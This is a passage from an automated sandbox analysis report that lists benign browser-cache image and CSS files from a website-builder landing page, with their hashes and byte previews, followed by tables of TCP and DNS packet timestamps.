Preview:	.PNG.....IHDR.....BIDATx.....Iz..oD...s..{..g..."...I...._.B0`.....o|k..#.H..I...(x.h..,.HJ.I.g...Zr9....xOV.x ..Y...QY.YY.Y'.w..'.0...>.....@DDD.*'''.P...Q.....BUDDD .*'''.P...Q.....BUDDD.*'''.P.....BUDDD.*'''.P.....BUDDD.*'''.P.....BUDDD.*'''.U.....BUDDD.*'''.U.....BUDDD.*'''.U.....BUDDD..'''''.U.....BUDDD..'''''.U..... (TEDD..'''''.U.....(TEDD..'''''.U.....(TEDD..'''''.U...Q....(TEDD..'''''.U...Q....(TEDD..'''''.U...Q....(TEDD..'''''.P...Q....(TEDD..'''''.P...Q....(TEDD..'''''.P...Q....(TEDDD.*'''.P...Q.... (TEDDD.*'''.P...Q.....BUDDD.*'''.P...Q.....BUDDD.*'''.P...Q.....BUDDD.*'''.P.....BUDDD.*'''.P.....BUDDD.*'''.P.....BUDDD.*'''''.U.....BUDDD.*'''''.U.....BUDDD.*'''''.U.. .....BUDDD..'''''.U.....BUDDD..'''''.U.....(TEDD..'''''.U.....(TEDD..'''''.U.....(TEDD..'''''.U...Q....(TEDD..'''''.U...Q....(TEDD..'''''.U...Q....(TEDD..'''''.P...Q....(TEDD..'''''.P.. .Q....(TEDDD.*'''.P...Q....(TEDDD.*'''.P...Q....(TEDDD.*'''.P...Q.....BUDDD.*'''.P...Q.....BU

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-indiv[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	10418
Entropy (8bit):	7.9772758343290215
Encrypted:	false
SSDEEP:	192:jWWWJ4XOH0Z7z8X4XfQGoLgbhp1+6fILQxn3mkO4FFg4f79o5hrB:jWWWqeH0Z7z8X4Pbj1+LLun3fhuWsrB
MD5:	EC3673D4C0DA4CF8B8920C8750AB03D2
SHA1:	5E072908E21C2C8751F6FE98FDFCD7D467A619EF
SHA-256:	C7115D5AFDB5547A09094FF9D70DED17B6459A3D577F3126CF311619601D92D3
SHA-512:	776B8B5E59E11B03958DCC7C120B73F50CF24DE9E49031B557137E113D927134200683D462842B291D5D283848EA6FEFD0B451780369BF5636A7835A739A12EE
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-indiv.webp
Preview:	RIFF.(..WEBPVP8X.....K.....ALPHb..../..m..?.v....6.`.IR$@....h..._R.62....W...{.h.....VP8 "(.....*L...>.>.K%#'*#.)i@..gn.u..t.E7?....u.M.._._. ..vu..Y...?^.}.....w....%...C..ZW.....o.....XB>k..e..p.j.n.....w..2.>m.....a\|n.....O4_c{...:.ha...=.....r.0..V.....Z.{w+C.n.ha...=.....r.0..V.....Z.{w+C.n.ha...=.....r.0..V.....Z.{w+C.n.ha...=.....r.0..V.....Z.{w+C.n.ha...=.....r.0..V.....Z.{w+C.n.ha...=.....r.0..V.....Z.{w+T...o.0..#.:..]...lw.w...@..R..N..D.h.. F.vDUU...e...\|%.._..=\P.x.3...9p-..Zn...`."....!Q.,.<.e.'...i.f.....Ke..`^...Xzg.4.4....!.. .~`..i..O.<..;...;^..i ..>...<.2.`#...Gc...H...n..z....B..Zw.....[..n-.o.].`.,..`q...g.&.0..d.!p.3?g....,.o.....cp..$`N...B.9)..T.=.p}g_V!u.....x% ;..P.`.OF}..8..b...v.&Mf[GNHE...GF.Q.Q... 5)..V..}.....M./.(...U..t.&.....^9..-x...l.D.J.o.$..X../.r.z/.{.\."?.,A...}.@..I;i.....K(e&u....MU.,..... e..me.F..o:.*....6`..U..:-5..n3..R?.IV..N.j...[y..r.J.p..a.r.....""....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-institution[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	10044
Entropy (8bit):	7.973386563878128
Encrypted:	false
SSDEEP:	192:Z6ZLhLDIfbCaI5UK1VgOnFIOVgbYhSjfh6i33ijcc3Sr25IdLMf:ZeLQbCaDK1q+FIOYYQ7h6cSjcQSrW
MD5:	08972ADB2A2A4DEBC7751E5325EC6256
SHA1:	6E98FC34DB9402F12CCF8D0BFD94A832685681BF
SHA-256:	5401097BAB3C3914D8D54F4D8EF4E2812C1894351890766B6118EEE16D01548D
SHA-512:	311DE3EF88FC822A345E3C38EAE0F830B747FFAEAB8D463FDBE652F434608AC166F77B00E50908F152596D7AE80CE3641E98CDED5DFF056A1F72F346ADDA5CC
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-institution.webp
Preview:	RIFF4'..WEBPVP8X.....K.....ALPHb..../..m..?.v....6.`.IR$@....h..._R.62....W...{.h.....VP8 .&.....*L...>.B.K%#...ri`...gn.[..4.4...mT_..P..S.M. y..0...0.{:....n..?.....t....U.A..?.7.....~...?....{.....-.....G.W.....\|..X...._.....4).-..f...KB.....k*A.*a..y-..f...KB.....k*A.*a..y-..f...KB.....k*A.*a..y-..f...KB.....k*A.*a..y-..f...KB.....k*A.*a..y-..f...KB..^...XEq..V.'..k*A...S.**.....Q5 .)p....."9@.J..1....`....U..fA.Y..r..K..Z.p.p..$..S..WH...;.kO.U..y%...L.T*/.U....;(..]2E=v....9..C8....2..}..KA.....F.G.[.....t.+..KY[..C.....D..5..>.Q..T73...s.i.l..._.....T.H=`.<;.M..k.<.y..L #.....p.tXA..o.....j...Gxhy-....,..c.x.>OY..."e..^m...c..dD...,.....BX..UW.@.G....fA.b..Oi.....Gs3.d..D..e.4..!D .5...G.....*'@&.Yo..... ..+..&*/.....J....Nu.#...Nn.[.....7... .=v(TI.:r:.,Gl.#.....5Wh..]..... .FTu..l.....}.d..l.G.....7...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-pro[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 469 x 998, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	273692
Entropy (8bit):	**7.994663291383989**
Encrypted:	**true**
SSDEEP:	6144:R0Ha6vSjlRIW7OPFQTpbstwFMRKgJ3WPohPQ2M+Oz7h/TN2:ReSjbIoOdegAMogUKPQ2MpBg
MD5:	6E1B9ECA414D9D2E07B7ACCA2FA23DB0
SHA1:	B83424AA44574C147DF562DE1A6F932A9DE96E09
SHA-256:	3B083C4727D5D0DD634D2513F74325AA66498424E87F8622E8F5DFDE58220AE3
SHA-512:	F8CE7F5CFCDB425BE59943DA2C77ECFE6B566A43B1E86C373FF648B4D36B0E78C2758CB0A4C97A20F7CD87067E87B4AD967EB55863011B0B2943658E39096A81
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-pro.png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-pro[1].png	
Preview:	.PNG.....IHDR.....,IDATx...k.l.u.....;..N.9}..lv.M.MR.$J....1d.W.(....0`.....`F3.8..(..TU...._..;...@wQ...Z..S'++OW=."V....o.(.....@DDD.*"".P...Q.....BUDDD.*"".P...Q.....BUDDD.*"".P.....BUDDD.*"".P.....BUDDD.*"".P.....BUDDD.*"".U.....BUDDD.*"".U.....BUDDD..""".U.....BUDDD..""".U.....(TEDD..""".U.....(TEDD..""".U...Q....(TEDD..""".U...Q....(TEDD..""".U...Q....(TEDD..""".P...Q....(TEDD..""".P...Q....(TEDD..""".P...Q....(TEDDD.*"".P...Q....(TEDDD.*"".P...Q.....BUDDD.*"".P...Q.....BUDDD.*"".P...Q.....BUDDD.*"".P.....BUDDD.*"".P.....BUDDD.*"".P.....BUDDD.*"".U.....BUDDD.*"".U.....BUDDD.*"".U.....BUDDD..""".U.....BUDDD..""".U.....(TEDD..""".U.....(TEDD..""".U.....(TEDD..""".U...Q....(TEDD..""".U...Q....(TEDD..""".U...Q....(TEDD..""".P...Q....(TEDD..""".P...Q....(TEDDD.*"".P...Q....(TEDDD.*"".P...Q....(TEDDD.*"".P...Q.....BUDDD.*"".P...Q.....BUDDD.*"".P...Q.....BUD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-pro[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	10652
Entropy (8bit):	7.971497330415633
Encrypted:	false
SSDEEP:	192:WGRRP6K/SiWmiFiy29a23wVkdhs5VMr/tRNDIp0XGG3cJY3a:Wq6rbLF121skdo836ZJJ
MD5:	06D9B74F86169CAE0DBCB2ED9B128A80
SHA1:	5C7349CDF5E0195E50C50EBB7C668C278A4F878A
SHA-256:	7E3C810D00A62CAFF98A740CBA628103A9B3587833FCD350EBA96D7AEA714D94
SHA-512:	6C8831D367EA2C2CA0C7B9EF34DAB37C5AB2819553DBFA504F8CDDB658F25692097C42D09C5071DF57FB0803A757F5287AF8FD8765CCD35B2D1DF81ED117EE5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-pro.webp
Preview:	RIFF.)..WEBPVP8X.....K.....ALPHb..../..m..?.v....6.`.IR$@....h..._R.62....W...{.h.....VP8 .)..P....*L...>.>.J.#,+..9...gn...m/o....@..&gX..i...S.x....F....^..=.....#.m.w.....w.G....n.....]..8 .\..D... <@(..m*F...kiR4.8.[J..q...T...&..h.q6..#@.....M..H.8.mm*F...kiR4.8.[J..q...T...&..h.q6..#@.....M..H.8.mm*F...kiR4.8.[J..q...T...&..h.q6..#@.....M..H.8.mm*F.p..?.{.....h.q1...{..-...V2.6}$....M...i...iR4...(.u.n....u?z[.[7.....nk.....Ge..H".....$..P.....EOu.gg.5T..#@.^.,WFG.`v.....D..^.F.z.^e.?....5.....T."".....FH...t.o..mP.....r.6.b..O..0.n...ZT.....t.te..50...BY}\.t...Qm+.[,.?...A.[t@..pg}.[J...c.@.....R7.e....BIO..A.....Z.n.J.8.GnA.?.A.C+....T...._d.....Y.-.\.@...?$eo.DJ3....S>..$.X.....P...K..G.....L.HJ..=.x.K..T.j..y.'6"]S.4Y.!T...3c.d...L.f,.4D...../.H.~..%.6.3.X`.@L+|... E!.H.....}.V..SW<.D.N.0.g.z..VA.-D..p.&....d.....c.-...=.....Nl`.Y'q....'.@

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\landing-eb0fec1eb5b22a2adda6f271bc920201[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CR, LF line terminators
Category:	downloaded
Size (bytes):	301895
Entropy (8bit):	5.236650777710984
Encrypted:	false
SSDEEP:	1536:3BDLvsgqlfflJh7C/his7YFJJnQTlQ+OkhnZHoaq/Yf1qWuNhzTl9S8CX3D0bNBM:t0fhOok4YfJuNY+hotSZIxYRVZ7FSb
MD5:	D011CF3D207293717562C73DB32D1A68
SHA1:	6C816F9CFFB742135FE8980665EBADA97A825E02
SHA-256:	76BA2E470A4AE8F89A262BBF1D1E415BB4D7127B32E25627B23193F1B9963513
SHA-512:	E8EE22BC1B79C8335D1C4BEC3B3EF4E5CDD0DFCEC1124DB165558B664AF9D8AAE41F817A2CD8B9E9FF6F8D474364DF573B3D729BDE4BFAC3E528D9BCA36646C2
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://st0.cdnsw.com/assets/precompile/landing-eb0fec1eb5b22a2adda6f271bc920201.css
Preview:	:root{--neutral-6:#4B4A4D;--neutral-5:#333333;--neutral-4:#DBD9E1;--neutral-3:#C4C3C9;--neutral-2:#68676E;--neutral-1:#F0EFF3;--neutral:#F7F7F9;--secondary-6:#DBEBF7;--secondary-5:#BDDBF0;--secondary-4:#9ECAEA;--secondary-3:#80BAE3;--secondary-2:#62AADC;--secondary-1:#4399D6;--secondary:#2589CF;--primary-6:#E6E1FB;--primary-5:#D2C8F8;--primary-4:#BDB0F4;--primary-3:#A998F1;--primary-2:#957FEE;--primary-1:#8067EA;--primary:#6C4EE7;--warning:#FFB400;--error:#FF677B;--success:#269B23;--font-primary:'Gilroy';--font-secondary:sans-serif;--text-base-size:1em;--text-scale-ratio:1.3;--color-text:#2f2d30;--text-xs:calc(1em / (var(--text-scale-ratio) * var(--text-scale-ratio)));--text-sm:.9em;--text-md:calc(1em * var(--text-scale-ratio));--text-lg:calc(1em * var(--text-scale-ratio) * var(--text-scale-ratio));--text-xl:calc(1em * var(--text-scale-ratio) * var(--text-scale-ratio) * var(--text-scale-ratio));--text-xxl:calc(1em * var(--text-scale-ratio) * var(--text-scale-ratio) * var(--text-scale-r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\leaf_1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 37 x 27, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	301
Entropy (8bit):	6.3610909393893
Encrypted:	false
SSDEEP:	6:6v/lhPhwe+vOdPwXC9hl5YQ6gNcV5RGAnUj/tu9bxDR3lvdp:6v/75ElrliYcDRXnggVxFGz
MD5:	98B6EB40811598DA02C89AE80F9A9106
SHA1:	F591788D177E9A9A851DB2CEC68D6C9BFCE74CF9
SHA-256:	951BB1409EAEAB88DFAF01D0B110BD4692D739AD7F835F50E1C8A39E614945D9
SHA-512:	0633E1D334544A870C541273E7D694954CABCD461960AAD90F475A77B6FF945D44D1F2723DDE31B72BCAC1E0C69AFDA47638C82C77DDA82CCB7F0967E2032AE
Malicious:	false
Reputation:	low


C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\leaf_1[1].png	
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/top/fr/leaf_1.png
Preview:	.PNG.....IHDR...%.....0.....3PLTE.....N..N..N..N..N..N..N..N..N..N..N..N..N..N..N..N..N.QGt....tRNS.. 0@P`p.....T.....IDAT..}.... ...Y9.C...6.ZL....f...q..O$..K.Xp...f.5.;._[j\;...g ..J....<-'.J...i..T..@y.<T..B9..T..AI.%BEZ..J...:..C.....;\|d..._..J..$NZ..._8..7<.o...R6)DV.,.....IEND.B`.

Static File Info

No static file info

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:39:28.189829111 CEST	49694	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:28.190553904 CEST	49695	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:28.239824057 CEST	80	49694	178.32.55.155	192.168.2.6
May 12, 2021 18:39:28.239959002 CEST	49694	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:28.240520000 CEST	80	49695	178.32.55.155	192.168.2.6
May 12, 2021 18:39:28.240601063 CEST	49695	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:28.240875959 CEST	49694	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:28.290805101 CEST	80	49694	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.217792988 CEST	80	49694	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.218054056 CEST	49694	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.292777061 CEST	49700	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.292875051 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.342842102 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.342870951 CEST	80	49700	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.342947960 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.342991114 CEST	49700	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.343868971 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.393621922 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441370010 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441420078 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441436052 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441452980 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441468954 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441488981 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441505909 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441572905 CEST	80	49701	178.32.55.155	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:39:32.441586971 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.441592932 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441610098 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.441631079 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.441704035 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491449118 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491487980 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491513968 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491538048 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491565943 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491576910 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491586924 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491605997 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491631985 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491648912 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491652966 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491673946 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491676092 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491702080 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491714001 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491727114 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491753101 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491755962 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491779089 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491792917 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491807938 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491828918 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491832972 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491859913 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491869926 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491887093 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491910934 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491913080 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491940022 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491950035 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.491966009 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.491986990 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.492024899 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.541901112 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.541929960 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.541948080 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.541964054 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.541982889 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542001009 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542017937 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542033911 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542051077 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542049885 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542068005 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542100906 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542121887 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542129993 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542141914 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542160034 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542165995 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542176962 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542196035 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542231083 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542277098 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542294979 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542310953 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542320967 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542336941 CEST	80	49701	178.32.55.155	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:39:32.542362928 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542401075 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542460918 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542504072 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542534113 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542553902 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542584896 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542589903 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542602062 CEST	49701	80	192.168.2.6	178.32.55.155
May 12, 2021 18:39:32.542619944 CEST	80	49701	178.32.55.155	192.168.2.6
May 12, 2021 18:39:32.542625904 CEST	49701	80	192.168.2.6	178.32.55.155

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:39:19.527350903 CEST	61182	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:19.581767082 CEST	53	61182	8.8.8.8	192.168.2.6
May 12, 2021 18:39:20.467164993 CEST	55673	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:20.517636061 CEST	53	55673	8.8.8.8	192.168.2.6
May 12, 2021 18:39:21.862488985 CEST	57773	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:21.914181948 CEST	53	57773	8.8.8.8	192.168.2.6
May 12, 2021 18:39:22.854944944 CEST	59986	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:22.908514023 CEST	53	59986	8.8.8.8	192.168.2.6
May 12, 2021 18:39:24.178965092 CEST	52478	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:24.229909897 CEST	53	52478	8.8.8.8	192.168.2.6
May 12, 2021 18:39:26.030071974 CEST	58931	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:26.081317902 CEST	53	58931	8.8.8.8	192.168.2.6
May 12, 2021 18:39:26.430625916 CEST	57725	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:26.493307114 CEST	53	57725	8.8.8.8	192.168.2.6
May 12, 2021 18:39:26.940901995 CEST	49283	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:26.992475986 CEST	53	49283	8.8.8.8	192.168.2.6
May 12, 2021 18:39:28.115662098 CEST	58377	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:28.180603027 CEST	53	58377	8.8.8.8	192.168.2.6
May 12, 2021 18:39:28.806396008 CEST	55074	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:28.856463909 CEST	53	55074	8.8.8.8	192.168.2.6
May 12, 2021 18:39:29.808036089 CEST	54513	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:29.861471891 CEST	53	54513	8.8.8.8	192.168.2.6
May 12, 2021 18:39:30.942677021 CEST	62044	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:30.994391918 CEST	53	62044	8.8.8.8	192.168.2.6
May 12, 2021 18:39:31.879373074 CEST	63791	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:31.931060076 CEST	53	63791	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.229341030 CEST	64267	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.289702892 CEST	53	64267	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.515912056 CEST	49448	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.518596888 CEST	60342	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.519445896 CEST	61346	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.520052910 CEST	51774	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.543567896 CEST	56023	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.573250055 CEST	53	49448	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.576647043 CEST	53	61346	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.581865072 CEST	53	51774	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.587718964 CEST	53	60342	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.614772081 CEST	53	56023	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.696849108 CEST	58384	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.732320070 CEST	60261	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:32.754312038 CEST	53	58384	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.803172112 CEST	53	60261	8.8.8.8	192.168.2.6
May 12, 2021 18:39:32.975728989 CEST	56061	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.009098053 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.016622066 CEST	53781	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.027276993 CEST	53	56061	8.8.8.8	192.168.2.6
May 12, 2021 18:39:33.052238941 CEST	54064	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.059724092 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 18:39:33.066251040 CEST	53	53781	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:39:33.112366915 CEST	53	54064	8.8.8.8	192.168.2.6
May 12, 2021 18:39:33.235378027 CEST	52811	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.288417101 CEST	55299	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.294205904 CEST	53	52811	8.8.8.8	192.168.2.6
May 12, 2021 18:39:33.349809885 CEST	53	55299	8.8.8.8	192.168.2.6
May 12, 2021 18:39:33.547506094 CEST	63745	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:33.605511904 CEST	53	63745	8.8.8.8	192.168.2.6
May 12, 2021 18:39:34.895116091 CEST	50055	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:34.948237896 CEST	53	50055	8.8.8.8	192.168.2.6
May 12, 2021 18:39:35.921791077 CEST	61374	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:35.976372004 CEST	53	61374	8.8.8.8	192.168.2.6
May 12, 2021 18:39:37.733882904 CEST	50339	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:37.789033890 CEST	53	50339	8.8.8.8	192.168.2.6
May 12, 2021 18:39:38.970519066 CEST	63307	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:39.022118092 CEST	53	63307	8.8.8.8	192.168.2.6
May 12, 2021 18:39:50.397833109 CEST	49694	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:50.460372925 CEST	53	49694	8.8.8.8	192.168.2.6
